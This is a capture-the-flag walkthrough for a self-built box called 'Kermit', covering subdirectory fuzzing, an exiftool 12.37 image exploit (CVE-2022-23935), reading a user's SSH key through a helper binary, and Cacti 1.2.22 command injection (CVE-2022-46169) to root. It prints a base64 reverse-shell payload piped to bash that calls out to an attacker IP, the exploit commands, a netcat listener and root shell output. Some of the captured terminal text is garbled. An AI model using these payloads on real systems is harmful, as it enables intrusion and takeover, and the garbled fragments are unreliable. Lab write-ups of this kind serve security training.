


# Kermit Writeup


Author: Rohith, Keerthi, Aayushman, Devnath

## User Login

This is the writeup for the box I made. In the start of the challenge, we have a complaint page.



It asks for our email and the complaint. When we enter the required data and enter submit, it takes us to a page called complaints.php, which says complaint sent and shows us what complaint we entered.



Since there is no working exploit, we fuzz for subdirectories.

```
File Edit View Search Terminal Help
[monarch@parrot:~] $ffuf -u http://localhost/FUZZ -w /usr/share/wordlists/wfuzz/general/medium.txt -recursion -recursion-depth 1

:: Method           : GET
:: URL             : http://localhost/FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/wfuzz/general/medium.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403,405,500

:: Progress: [1/1659] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: Progress: [160/1659] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err[Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 112ms]
 * FUZZ: actual


:: Progress: [786/1659] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err[INFO] Adding a new job to the queue: http://localhost/actual/FUZZ

:: Progress: [1659/1659] :: Job [1/2] :: 0 req/sec :: Duration: [0:00:00] :: Err: Progress: [1659/1659] :: Job [1/2] :: 47 req/sec :: Duration: [0:00:04] :: Er[INFO] Starting queued job on target: http://localhost/actual/FUZZ


:: Progress: [1/1659] :: Job [2/2] :: 0 req/sec :: Duration: [0:00:00] :: Errors: Progress: [1659/1659] :: Job [2/2] :: 0 req/sec :: Duration: [0:00:00] :: Err: Progress: [1659/1659] :: Jo
b [2/2] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

[monarch@parrot:~] $
```


We find a sub directory called /actual , so we head over to the subdirectory.



This is an image analysis website. When we submit an image, it is analyzed by exiftool and its metadata is printed on the webpage. The version of exiftool is 12.37.



This version of exiftool has an exploit, which is given by CVE2022-23935. So we download the exploit script from github and use it to generate an image that will give us a reverse shell.




We run the code and generate the image.

```

Applications Places System 🌐 📁 🎨 🏠 🚧 🛡️ 🛡️ Parrot Terminal
GitHub - cowsecurity/CVE-2022-23935: CVE-2022-23935 exploit PoC exitool version 12.37 written in python - Brave
Image Upload GitHub - cowsecurity/CVE-2022-23935 + https://github.com/cowsecurity/CVE-2022-23935
cowsecurity / CVE-2022-23935 Public
Code Issues Pull requests Actions Projects Security Insights
main Branch Tags Go to file Code About
cowsecurity fix: readme d51dc06 · last year 2 Commits
CVE-2022-23935.py Add: Files via initial commit last year
README.md fix: readme last year
README
Introduction
CVE-2022-23935 exploit PoC exitool version 12.37
Installation
git clone https://github.com/0xF7W/CVE-2022-23935
cd CVE-2022-23935
chmod +x CVE-2022-23935.py
pip3 install pwntools
Usage
./CVE-2022-23935 <IP> <PORT>
Releases
No releases published
Languages
Python 100.0%
Menu Boxfixed [Parrot Terminal] Challenge Writeup — ... GitHub - cowsecurity... Pictures ParrotTerminal
[Parrot Terminal] Sun Mar 10, 23:26
File Edit View Search Terminal Help
[monarch@parrot:~] [-]
$ python3 cve1.py 10.113.0.39 5555
[+] Payload generated and saved as: echo L2JpbkIyXN0IClpiD4mIC9kZXVvdGwLzEwLjExMy4wLjM5LzU1NTUgMD4mMQ== | base64 -d | bash |
step 3/11 : RUN apt-get update
--> Using cache
2e98000c1f7c by 0xF7W
step 6/11 : RUN mkdir -p /home/kermit/.ssh
[+] Trying to bind to :: on port 5555: Done
[+] Waiting for connections on :::5555
step 7/11 : COPY --from=compliance /home/kermit/.ssh/ /home/kermit/.ssh/
--> Using cache
4e2459da672
step 8/11 : COPY entrypoint.sh /entrypoint.sh
--> Using cache
250ec146a320
step 9/11 : RUN chmod +x /entrypoint.sh
--> Using cache
319c00du7885
step 10/11 : EXPOSE 8800 22
--> Using cache
49bd8b5ef457
step 11/11 : CMD /entrypoint.sh
--> Using cache
853d17e5229a
successfully built 853d17e5229a
successfully tagged web_image:latest
sha256:04532e2307856cc5c4830981e1db41cd536012a42a749fb58fd89ebec
540c12fc0cd9c35469a1bf923ec16e843ee73769a217d4cc272cc826e05837
a10da7078942ce4fe324d7855cdaccbbff72fe59ba19cccd7495f1c74c48b9
monarch@parrot:~$ curl http://10.113.0.39:5555
[Parrot Terminal] Sun Mar 10, 23:26


```

Upload the generated image on the image analysis webpage to get the reverse shell.



After enumerating for a bit we find an executable file in /var/www/html/resources named as app.

When we run the file with two inputs, i.e. wholetthedogsout and a file location after /home/kermit , we can read those files, even though we don't have the permissions to do so.



So now we have the ssh-rsa key, so we can ssh into the user kermit.

The terminal window shows a user named 'monarch' logging in to a host named 'parrot'. The user has loaded a private key but received a warning about permissions. The terminal then connects via SSH to the host.

```

File Edit View Search Terminal Help
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id": bad permissions
kermit@localhost's password:
[~] ~| monarch@parrot|[~]
$ chmod 600 id
[monarch@parrot ~] -->
$ ssh -l id kermit@localhost
Linux c017683b70a7 6.5.0-13parrot1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.13-1parrot1 (2023-12-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kermit@c017683b70a7: $ ls -ls\
>
total 0
kermit@c017683b70a7: $ cd /var/www/html
kermit@c017683b70a7:/var/www/html$ ls
CHANGELOG           automation_tree_rules.php  data_input.php      graph_view.php    locales          poller_recovery.php  sites.php
LICENSE             boost_update.php        data_queries.php   graph_export.php  log              poller_reports.php  snmpagent_mibcache.php
README.md           cache                  data_source_profiles.php graphs.php       logout.php      poller_spikckill.php snmpagent_mibcachechild.php
about.php           cacti.sql               data_sources.php  graphs_items.php managers.php  pollers.php        snmpagent.persist.php
aggregate_graphs.php cacti0.php            data_templates.php graphs_new.php  mibs            remote_agent.php  spikekill.php
aggregate_items.php cdef.php              docs              help.php       permission_denied.php reports_admin.php  templates_export.php
aggregate_templates.php cli                 formats           host.php       plugins        reports_user.php  templates_import.php
auth_changepassword.php clog.php            gprint_presets.php host_templates.php plugins.php     resource
auth_login.php      clog_user.php         graph.php        images          poller.php      rra
auth_profile.php    cmd.php              graph_image.php  include         poller_automation.php rrdcleaner.php  user_admin.php
automation_devices.php cmd_realtime.php   graph_json.php  index.php      poller_boost.php script_server.php  user_domains.php
automation_graph_rules.php color.php        graph_realtime.php install        poller_commands.php service
automation_graphs.php color_templates.php graph_templates.php link.php      poller_distsstats.php settings.php  user_group_admin.php
automation_networks.php color_templates_items.php graph_templates_inputs.php links.php   poller_maintenance.php service_check.php  utilities.php
automation_snmp.php  color_templates_items.php graph_templates_items.php  poller_realtime.php vdef.php
automation_templates.php data_debug.php      graph_templates_items.php
kermit@c017683b70a7:/var/www/html$ [~]

```

The web browser shows a Cacti dashboard with various monitoring and configuration options. A file upload dialog is visible, prompting for an image to upload.

Now we have the user login and we can get the user key.


## Root

There is an internal service running on port 8000

Tunnel the port using the command

```
ssh -L 8000:127.0.0.1:8000 kermit@localhost -i id_rsa
```

There is a Cacti website running behind that port:



The login creds were admin:admin default creds

The version cacti 1.2.22 is vulnerable to RCE vulnerability


<https://github.com/vulhub/vulhub/tree/master/cacti/CVE-2022-46169>

GitHub - m3ssap0/cacti-rce-cve-2022-46169-vulnerable-application: WARNING: This is a vulnerable application to test the exploit for the Cacti command injection (CVE-2022-46169). Run it at your own risk! - m3ssap0/cacti-rce-cve-

⌚ <https://github.com/m3ssap0/cacti-rce-cve-2022-46169-vulnerable-application>

As per the poc

First we need to create a graph



And then using the python script will give us the root

NOTE: open the listener in the user shell

```
./exploit/exploit.py -u http://127.0.0.1:8000/ -i 127.0.0.1 -p 1234
```

```
└$ ./exploit/exploit.py -u http://127.0.0.1:8000/ -i 127.0.0.1 -p 1234
200 - [{"value": "17", "rrd_name": "proc", "local_data_id": "1"}]
200 - [{"value": "1min:0.51 5min:0.44 10min:0.52", "rrd_name": "", "local_data_id": "2"}]
200 - [{"value": "1", "rrd_name": "users", "local_data_id": "3"}]
200 - [{"value": "782308", "rrd_name": "mem_buffers", "local_data_id": "4"}]
200 - [{"value": "6348028", "rrd_name": "mem_swap", "local_data_id": "5"}]
```

```
kermit@c68d928b2f00:/var/www/html$ nc -nvlp 1234
Listening on 0.0.0.0 1234
Connection received on 127.0.0.1 37712
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
root@c68d928b2f00:/var/www/html# exit
exit
exit
```